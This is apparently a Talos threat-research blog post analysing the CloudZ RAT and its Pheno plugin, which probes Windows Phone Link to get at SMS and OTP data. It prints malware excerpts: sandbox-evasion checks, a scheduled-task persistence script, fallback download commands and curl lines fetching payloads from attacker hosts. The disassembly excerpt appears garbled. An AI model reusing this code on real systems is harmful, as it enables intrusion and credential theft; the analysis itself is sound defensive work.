

CloudZ RAT potentially steals OTP messages using Pheno plugin

blog.talosintelligence.com/cloudz-pheno-infostealer

Alex Karkins

May 5, 2026




Figure 1. Excerpt of rusty dropper code.

[Threat Spotlight RAT](#)

- Cisco Talos discovered an intrusion, active since at least January 2026, where an unknown attacker implanted a CloudZ remote access tool (RAT) and a previously undocumented plugin called “Pheno.”
- According to the functionalities of the CloudZ RAT and Pheno plugin, this was with the intention of stealing victims’ credentials and potentially one-time passwords (OTPs).
- CloudZ utilizes the custom Pheno plugin to hijack the established PC-to-phone bridge by abusing the Microsoft Phone Link application, allowing the plugin to continuously scan for active Phone Link processes and potentially intercept sensitive mobile data like SMS and OTPs without deploying malware on the phone.
- CloudZ evades detection by executing critical malicious functions dynamically in system memory and performing checks to avoid debuggers and sandbox environments.

Attacker abuses the Windows Phone Link application

Windows Phone Link (formerly "Your Phone") is a synchronization tool developed by Microsoft and built directly into Windows 10 and 11 that bridges a PC and a smartphone (Android or iPhone). By establishing a secure connection via Wi-Fi and Bluetooth, the application mirrors essential phone activities (such as application notifications and SMS messages) onto the computer screen, reducing the user’s need to physically interact with the mobile device while working on the computer. The Phone Link application writes synchronized phone data such as SMS messages, call logs, and the application notification history to the Windows PC in the application’s SQLite database file.

Talos observed that during an intrusion, an attacker attempted to abuse the Windows Phone Link application using the CloudZ RAT and its Pheno plugin. The Pheno plugin is designed to monitor an active PC-to-phone bridge established by the Phone Link application on the victim machine. With a confirmed Phone Link activity on the victim's machine, the attacker using the CloudZ RAT can potentially intercept the Phone Link application's SQLite database file (e.g., "PhoneExperiences-*.db") on the victim machine, potentially compromising SMS-based OTP messages and other authenticator application notification messages.

Intrusion summary of CloudZ infection

Talos discovered from telemetry data that the intrusion had begun with an unknown initial access vector to the victim's environment, which led to the execution of a fake ScreenConnect application update executable. This malicious executable drop and executes an intermediate .NET loader executable, which subsequently deploys the modular CloudZ on the victim's machine. Upon execution, the RAT decrypts its configuration data, establishes an encrypted socket connection to the command-and-control (C2) server, and enters its command dispatcher mode.

CloudZ facilitates the C2 commands to exfiltrate credentials from the victim machine browser data, and it downloads and implants a plugin. The plugin performs reconnaissance of the Microsoft Phone Link application on the victim machine and writes the reconnaissance data to an output file in a staging folder. CloudZ reads back the Phone Link application data from the staging folder and sends it to the C2 server.

Rust-compiled executable used as a dropper

Talos discovered a Rust-compiled 64-bit executable, disguised with file names such as "systemupdates.exe" or "Windows-interactive-update.exe", functioning as a loader. The malicious loader was compiled on Jan. 1, 2026, and has the developer string of `rustextractor.pdb`.

When the loader is run on the victim machine, it decrypts and drops an embedded .NET loader binary disguised as a text file with the file names "update.txt" or "msupdate.txt" in the folder "C:\ProgramData\Microsoft\windosDoc\".

```
48:83ec 58 sub rbp, 30
44:515424 80000000 mov r10d, dword ptr ss:[rsp+38]
41:35c2 mov eax, r10d
35:67700000 and eax, 0
C4424 50 20000000 mov dword ptr ss:[rsp+3D], 20
59424 34 mov dword ptr ss:[rsp+34], eax
41:35c2 mov eax, r10d
35:2000P0FF and eax, 0FFFFFF0
59424 38 mov dword ptr ss:[rsp+38], eax
41:0FBAE2 34 bt r10d, 34
72 35 jb kernelbase.7FF46F4A508C
536424 3C 00 and dword ptr ss:[rsp+3C], 0
48:388424 90000000 mov rax, qword ptr ss:[rsp+30]
536424 38 00 and dword ptr ss:[rsp+38], 0
48:594424 48 mov qword ptr ss:[rsp+48], rax
48:3D4424 30 lea rax, qword ptr ss:[rsp+30]
4C:394C24 40 mov qword ptr ss:[rsp+40], rax
44:384C24 90000000 mov rax, qword ptr ss:[rsp+40]
48:594424 70 mov qword ptr ss:[rsp+70], rax
E8 :A0000000 call kernelbase.7FF46F4A5080
48:53C4 5B add rsp, 50
C3 ret
```


Figure 1. Excerpt of rusty dropper code.

In another instance, Talos observed that the .NET loader was implanted in the victim machine by downloading it from an attacker-controlled staging server using the command shown below:

```
curl -L -o C:\ProgramData\Microsoft\WindowsDoc\update[.]txt hxxps[:]//]calm-wildflower-1349[.]hellohiall[.]workers[.]dev
```

The dropper executes an embedded PowerShell script to establish persistence on the victim machine through a Windows task which executes the dropped malicious .NET loader. The PowerShell script achieves it by initially performing a runtime check to determine whether the dropped .NET loader is already active on the system. It queries all running processes using the `Get-CimInstance Win32_Process` command and filters for any instance of `regasm.exe` with the command line parameters that include the string `update.txt`. If such an instance is found, the script silently exits without taking any action.

If the check indicates that the .NET loader is not running, the script proceeds to establish persistence by creating a scheduled task named `SystemWindowsApis` in the scheduled task folder `\Microsoft\Windows\`. It configures the task to trigger at system startup `/sc onstart`, execute under the SYSTEM account `/ru SYSTEM` with the highest privilege level `/rl HIGHEST`, and the `/f` flag ensures it will silently overwrite any existing task with the same name, allowing the malware to update its persistence mechanism. The script configures the task scheduler action to run the .NET loader by utilizing the living-off-the-land binary (LOLBin) `regasm.exe`, which is the .NET Framework Assembly Registration Utility located at `"C:\WINDOWS\Microsoft.NET\Framework64\v4.0.30319\"`. It provides the path of the dropped .NET loader as the argument to `regasm.exe` with the `/nologo` flag. After creating the task, the script immediately triggers it with `schtasks /run`, ensuring it executes immediately and survives future reboots.



```
if (-not (Get-CimInstance Win32_Process | Where-Object { $_.Name -ieq 'regasm.exe' -and
$_.CommandLine -match 'update.txt' })))
{
schtasks /create /tn '\Microsoft\Windows\SystemWindowsApis' /tr 'powershell.exe -Command "Start-
Process 'C:\WINDOWS\Microsoft.NET\Framework64\v4.0.30319\regasm.exe' -ArgumentList
'/nologo','C:\ProgramData\Microsoft\WindowsDoc\update.txt'" /sc onstart /ru SYSTEM /rl HIGHEST
/f;
schtasks /run /tn '\Microsoft\Windows\SystemWindowsApis'
}
```

Figure 2. Excerpt of the PowerShell script to establish persistence on victim machines.

.NET loader implants the CloudZ RAT

Talos found that the attacker embedded CloudZ, an encrypted .NET-compiled RAT, in the .NET loader executable.

When the .NET loader is triggered through the Windows task scheduler, it performs the detection evasion checks beginning with a timing-based evasion check, where it calculates the actual elapsed time of a sleep command to detect if it is executed in the analysis environment. It then performs enumeration of running processes in the victim machine against a list of security tools, including network sniffers like Wireshark and Fiddler, as well as system monitors like Procmon and Sysmon. The .NET loader exits the execution if these are detected in the victim environment.

```
private static bool ValidateSystemEnvironment()
{
    Stopwatch stopwatch = Stopwatch.StartNew();
    Thread.Sleep(new Random().Next(100, 500));
    stopwatch.Stop();
    bool flag = stopwatch.ElapsedMilliseconds < 500;
    bool result;
    if (flag)
    {
        result = false;
    }
    else
    {
        string[] source = new string[]
        {
            "netmon",
            "perfmon",
            "taskmon",
            "sysmon",
            "debugger",
            "analyzer",
            "procmon",
            "wireshark",
            "fiddler",
            "tcpview",
            "regmon",
            "filemon"
        };
        try
        {
            Process[] processes = Process.GetProcesses();
            for (int i = 0; i < processes.Length; i++)
            {
                Process proc = processes[i];
                bool flag2 = source.Any((string p) => proc.ProcessName.ToLower().Contains(p));
                if (flag2)
                {
                    return false;
                }
            }
        }
    }
}
```

Figure 3. Excerpt of the .NET loader binary with detection evasion instructions.

The loader then conducts hardware and environment checks to identify virtual machine (VM) or sandbox characteristics. It verifies that the system has at least two processor cores and searches for strings like “VIRTUAL” or “SANDBOX” within the system directory path, computer name, user domain, and the current victim username.

```

bool flag4 = Environment.ProcessorCount < 2;
if (flag4)
{
    result = false;
}
else
{
    bool flag5 = Environment.SystemDirectory.Contains("VIRTUAL");
    if (flag5)
    {
        result = false;
    }
    else
    {
        bool flag6 = Environment.UserName.ToLower().Contains("sandbox");
        if (flag6)
        {
            result = false;
        }
        else
        {
            string environmentVariable = Environment.GetEnvironmentVariable("COMPUTERNAME");
            bool flag7 = environmentVariable != null && environmentVariable.Contains("VIRTUAL");
            if (flag7)
            {
                result = false;
            }
            else
            {
                string environmentVariable2 = Environment.GetEnvironmentVariable("USERDOMAIN");
                bool flag8 = environmentVariable2 != null && environmentVariable2.Contains("VIRTUAL");
                result = !flag8;
            }
        }
    }
}
}
}

```

Figure 4. Excerpt of the .NET loader binary with detection evasion instructions.

The loader executable is embedded with multiple chunks of the hexadecimal strings in the binary, which are concatenated sequentially during the execution, reassembling a massive hexadecimal data blob. The loader converts the hexadecimal strings to bytes and performs bitwise XOR decryption using the key hexadecimal (0xCA). If the decrypted payload is a .NET assembly, the loader will reflectively run. Otherwise, it writes the decrypted payload to the folder “%TEMP%\{GUID}” and runs it as a process.

```

private void ExecuteDotNetModule(byte[] moduleData)
{
    try
    {
        Assembly assembly = Assembly.Load(moduleData);
        MethodInfo entryPoint = assembly.EntryPoint;
        bool flag = entryPoint != null;
        if (flag)
        {
            Stopwatch stopwatch = Stopwatch.StartNew();
            Thread.Sleep(new Random().Next(300, 1000));
            stopwatch.Stop();
            bool flag2 = stopwatch.ElapsedMilliseconds < 150L;
            if (!flag2)
            {
                bool flag3 = DateTime.Now.Year < 2024 || Environment.TickCount < 60000;
                if (!flag3)
                {
                    object[] array;
                    if (entryPoint.GetParameters().Length != 0)
                    {
                        (array = new object[1])[0] = new string[0];
                    }
                    else
                    {
                        array = null;
                    }
                    object[] parameters = array;
                    entryPoint.Invoke(null, parameters);
                }
            }
        }
    }
}

```

Figure 5. Excerpt of the .NET loader to execute the .NET payload module.

```

private void ExecuteNativeModule(byte[] moduleData)
{
    try
    {
        string text = Path.Combine(Path.GetTempPath(), "temp_" + Guid.NewGuid().ToString("N") + ".exe");
        File.WriteAllBytes(text, moduleData);
        Stopwatch stopwatch = Stopwatch.StartNew();
        Thread.Sleep(new Random().Next(300, 1000));
        stopwatch.Stop();
        bool flag = stopwatch.ElapsedMilliseconds < 150L;
        if (flag)
        {
            this.CleanupTempFile(text);
        }
        else
        {
            bool flag2 = DateTime.Now.Year < 2024 || Environment.TickCount < 60000;
            if (flag2)
            {
                this.CleanupTempFile(text);
            }
            else
            {
                ProcessStartInfo startInfo = new ProcessStartInfo
                {
                    FileName = text,
                    UseShellExecute = false,
                    CreateNoWindow = true,
                    WindowStyle = ProcessWindowStyle.Hidden
                };
                Process process = Process.Start(startInfo);
            }
        }
    }
}

```

Figure 6. Excerpt of the .NET loader to execute the non .NET payload executables.

Modular CloudZ RAT delivered as payload

Talos discovered that a CloudZ, a modular RAT, is delivered as the payload in the current intrusion. CloudZ is a .NET executable compiled on Jan. 13, 2026, and is obfuscated with ConfuserEx obfuscation.

```

12 public static void Main()
13 {
14     try
15     {
16         for (;;)
17         {
18             IL_3F:
19             uint num = 1032986684U;
20             for (;;)
21             {
22                 uint num2;
23                 switch ((num2 - (num ^ 1886294938U)) % 4U)
24                 {
25                     case 0U:
26                         goto IL_3F;
27                     case 2U:
28                         GClass0.string_7 = GClass4.smethod_0(GClass0.string_7);
29                         num = (num2 * 267361085U ^ 3070449687U);
30                         continue;
31                     }
32                     goto Block_6;
33                 }
34             }
35             Block_6:
36             GClass0.string_8 = GClass4.smethod_0(GClass0.string_8);
37             GClass0.string_9 = GClass4.smethod_0(GClass0.string_9);
38         }
39     }
40 }

```

Name	Value	Type
GClass4.smethod_0 returned	"Cloudz"	string
thread	num	System.Threading.Thread
thread2	null	System.Threading.Thread

Figure 7. The RAT binary shows the malware name, CloudZ.

CloudZ employs layers of defense against the analysis environments and reverse engineering. It queries the `_ENABLE_PROFILING` environment variable via `GetEnvironmentVariable` Windows API to detect whether a .NET profiler or debugger is attached to the RAT process on the victim machine. It uses the .NET method "System.Reflection.Emit.DynamicMethod" combined with "ILGenerator" method to create the executable functions dynamically during the RAT execution.

The operation of CloudZ utilizes its configuration data, which is embedded in the binary, as a resource that it decrypts and loads into memory during execution. The decrypted configuration data includes various C2 commands, PowerShell scripts for data archive extraction, multiple file download methods, paths and names of staging folders, multiple HTTP headers, and the URLs of the staging servers.



Figure 7. CloudZ primary configuration data decrypted in memory.

After the decryption of the configuration data, CloudZ decodes the Base64-encoded strings to get the URL of the staging server where the secondary configuration is stored.




Figure 8. CloudZ function that downloads the secondary configuration data from the staging server.

Talos found that the RAT downloads and processes secondary configuration data through the URLs “[hxxps\[.\]/round-cherry-4418\[.\]hellohiatl\[.\]workers\[.\]dev/?t=1773406370](https://hxxps[.]/round-cherry-4418[.]hellohiatl[.]workers[.]dev/?t=1773406370)” or “[https\[.\]/pastebin\[.\]com/raw/8pYAgF0Z?t=1771833517](https[.]/pastebin[.]com/raw/8pYAgF0Z?t=1771833517)” and extracts the C2 server IP address “185[.]196[.]10[.]136” and port number 8089, establishing connections through TCP sockets.

Pivoting on the Pastebin URL indicator, we found that the attacker used the Pastebin handler name “HELLOHIAL” and hosted the secondary configuration data at several Pastebin URLs.




Figure 9. Attacker-controlled Pastebin hosting the secondary configuration data.

Hellohial's Pastebin
8 656 0 93 DAYS AGO

NAME / TITLE	ADDED	EXPIRES	HITS	COMMENTS	SYNTAX
high volumes	Jan 20th, 2026	Never	7	0	None
high volume	Jan 20th, 2026	Never	16	0	None
trumtraass	Jan 11th, 2026	Never	10	0	None
trumtraas	Jan 11th, 2026	Never	30	0	None
trumtraa	Jan 8th, 2026	Never	10	0	None
trumtra	Jan 8th, 2026	Never	14	0	None
tErnnctrumru3	Dec 29th, 2025	Never	13	0	None
Untitled	Dec 15th, 2025	Never	568	0	None

Figure 10. Attacker’s Pastebin account hosting multiple nodes of secondary configuration data.

The RAT rotates between three hardcoded user-agent strings to blend its HTTP traffic with the legitimate browser requests of the victim machine. Every HTTP request includes anti-caching headers consisting of “Cache-Control: no-cache, no-store, must-revalidate”, “Pragma: no-cache”, and “Expires: 0”, which prevents intermediate proxies and CDN infrastructure from caching C2 or the staging server details.

User-agent headers used by the CloudZ are:

- Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
- Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Mobile/15E148 Safari/604.1
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36


After the RAT establishes the C2 connection, it enters the command dispatcher module that relies on a decrypted configuration data loaded into memory. The configuration data contains Base64-encoded command identifiers which the RAT matches against the commands received from the

C2 server to perform the several functionalities. The commands facilitated by CloudZ are shown in the table below:

Base64-encoded command	Decoded command	Purpose
cG9uZw==	pong	Heartbeat response
UElORyE=	PING!	Heartbeat request
Q0xPU0U=	CLOSE	Terminate RAT process
SU5GTw==	INFO	collects OS edition, architecture, and hardware details from the victim machine
UnVuU2hIbGw=	RunShell	Execute shell command
QnJvd3NlclNIYXJjaA==	BrowserSearch	Browser data exfiltration
R2V0V2lkZ2V0TG9n	GetWidgetLog	Phone Link recon logs and data exfiltration
cGx1Z2lu	plugin	Load plugin
c2F2ZVBsdWdpbg==	savePlugin	Save plugin to disk at the staging directory C:\ProgramData\Microsoft\whealth\
c2VuZFBsdWdpbg==	sendPlugin	Upload Plugin to C2
UmVtb3ZIUGx1Z2lucw==	RemovePlugins	Remove all deployed plugin modules
UmVjb3Zlcnk=	Recovery	Recovery or reconnect routine
RFc=	DW	Download and write file operations

Rk0=	FM	File management operations – deletefile
TE4=	LN	Unknown
TXNn	Msg	Send message to C2
RXJyb3l=	Error	Error reporting back to C2
cmVj	rec	Screen recording

The RAT employs various methods to download and execute the plugins. The plugin download feature of RAT uses a three-method fallback approach. It first checks for the presence of the curl utility. If found, it attempts to download the file from a specified URL to a target path while following redirects. If curl is missing or the command fails, it falls back to PowerShell, where it first tries to download the file using the `Invoke-WebRequest` command. If that method also fails, it executes a final method that uses the LOLBin “bitsadmin” tool to download and save the plugin payloads to the victim machine.



```
( where curl >nul 2>&1 && curl -L -o "{0}" "{1}" ) || ( powershell -Command "$p='{2}'; $u='{3}'; try {{ Invoke-WebRequest -Uri $u -OutFile $p -UseBasicParsing }} catch {{ Start-Process bitsadmin -ArgumentList '/transfer job /download /priority FOREGROUND', $u, $p -Wait }}" )
```

Figure 11. CloudZ’s embedded PowerShell command with three different approaches to download operation.

Talos observed from the telemetry data that the attacker has downloaded and implanted the Pheno plugin through the curl command from the staging server.

```
curl -L -o C:\Windows\TEMP\pheno.exe hxxps[://]orange-cell-1353[.]hellohiall[.]workers[.]dev/pheno.exe
```

Pheno plugin to perform the Phone Link application recon

In this intrusion, Talos observed that the attacker used a plugin called Pheno to perform reconnaissance of the Windows Phone Link application in the victim machine.

Pheno is designed to detect if a user is currently syncing their mobile device to a Windows machine through the Phone Link application. It scans all running processes for specific keywords such as "YourPhone," "PhoneExperienceHost," or "Link to Windows," and if

matches are found, it logs their Process IDs and file paths to the files with the filename “phonelink-<COMPUTERNAME>.txt”, created in two staging folders such as :

- C:\programdata\Microsoft\feedback\cm
- %TEMP%\Microsoft\feedback\cm

```
string text = Environment.GetEnvironmentVariable("COMPUTERNAME");
bool flag = string.IsNullOrEmpty(text);
if (flag)
{
    text = "UNKNOWN";
}
string path = string.Format("c:\\programdata\\microsoft\\feedback\\cm\\phonelink-{0}.txt", text);
string path2 = Path.Combine(Environment.GetEnvironmentVariable("TEMP"), string.Format("Microsoft\\Feedback\\cm\\phonelink-{0}.txt", text));
try
{
    Directory.CreateDirectory(Path.GetDirectoryPath(path));
}
catch (Exception ex)
{
}
Directory.CreateDirectory(Path.GetDirectoryPath(path2));
StringBuilder stringBuilder = new StringBuilder();
stringBuilder.AppendLine("=== Checking Windows Sessions for Phone Link Connections ===");
stringBuilder.AppendLine();
bool flag2 = false;
foreach (Process process in Process.GetProcesses())
{
    string processName = process.ProcessName;
    string text2 = "";
    try
    {
        text2 = process.MainModule.FileName;
    }
    catch (Exception ex2)
    {
    }
    bool flag3 = processName.Contains("YourPhone") || processName.Contains("PhoneExperienceHost") || processName.Contains("Link to Windows") || text2.Contains("YourPhone") || text2.Contains("PhoneExperienceHost");
    if (flag3)
    {
        bool flag4 = !flag2;
        if (flag4)
        {
            flag2 = true;
            stringBuilder.AppendLine("✓ ACTIVE PHONE LINK SESSION FOUND");
        }
        stringBuilder.AppendLine(" Phone Link Processes:");
        stringBuilder.AppendLine(string.Format("    - {0} (PID: {1})", processName, process.Id));
        bool flag5 = !string.IsNullOrEmpty(text2);
        if (flag5)
        {
            stringBuilder.AppendLine(string.Format("    Path: {0}", text2));
        }
        stringBuilder.AppendLine();
    }
}
```

Figure 11. Pheno recon plugin that monitors an active PC-to-phone bridge through Phone Link application.

After checking Phone Link processes and writing its results, Pheno executes a secondary check that reads back the contents of previously written files and searches the keyword "proxy" in a case-insensitive manner. The plugin conducts this check because the Microsoft Phone Link application creates a local proxy connection to relay traffic between the PC and the paired mobile device. The presence of "proxy" in the output files, whether generated by a previous execution of the pheno plugin, indicates that the Phone Link session is actively routing traffic through its relay channel.

When the keyword is detected, the pheno plugin writes "Maybe connected" to its output file in the staging folders, which eventually allows the attacker, with the help of CloudZ RAT, to potentially monitor SMS or OTP requests that appear on the Phone Link application.

```

bool flag6 = !flag2;
if (flag6)
{
    stringBuilder.AppendLine("X NO ACTIVE PHONE LINK SESSIONS FOUND");
    stringBuilder.AppendLine(" Phone Link is not running in any Windows session");
}
stringBuilder.AppendLine();
stringBuilder.AppendLine("=====");
File.WriteAllText(path2, stringBuilder.ToString(), Encoding.UTF8);
try
{
    File.WriteAllText(path, stringBuilder.ToString(), Encoding.UTF8);
}
catch (Exception ex3)
{
}
bool flag7 = stringBuilder.ToString().ToLower().Contains("proxy");
bool flag8 = !flag7 && File.Exists(path);
if (flag8)
{
    flag7 = File.ReadAllText(path).ToLower().Contains("proxy");
}
bool flag9 = !flag7 && File.Exists(path2);
if (flag9)
{
    flag7 = File.ReadAllText(path2).ToLower().Contains("proxy");
}
bool flag10 = flag7;
if (flag10)
{
    Console.WriteLine("Maybe connected");
}
}
catch (Exception ex4)
{
}
}

```

Figure 12. Pheno checking for a previous instance of PC-to-phone bridge through Phone Link application.

Coverage

The following ClamAV signature detects and blocks this threat:

- Win.Packed.Msilheracles-10030690-0
- Win.Trojan.CloudZRAT-10059935-0
- Win.Trojan.CloudZRAT-10059959-0

The following Snort Rules (SIDs) detect and block this threat:

- Snort 2: 66409, 66410, 66408
- Snort 3: 301492, 66408

Indicators of compromise (IOCs)

The IOCs for this threat are available at our GitHub repository [here](#).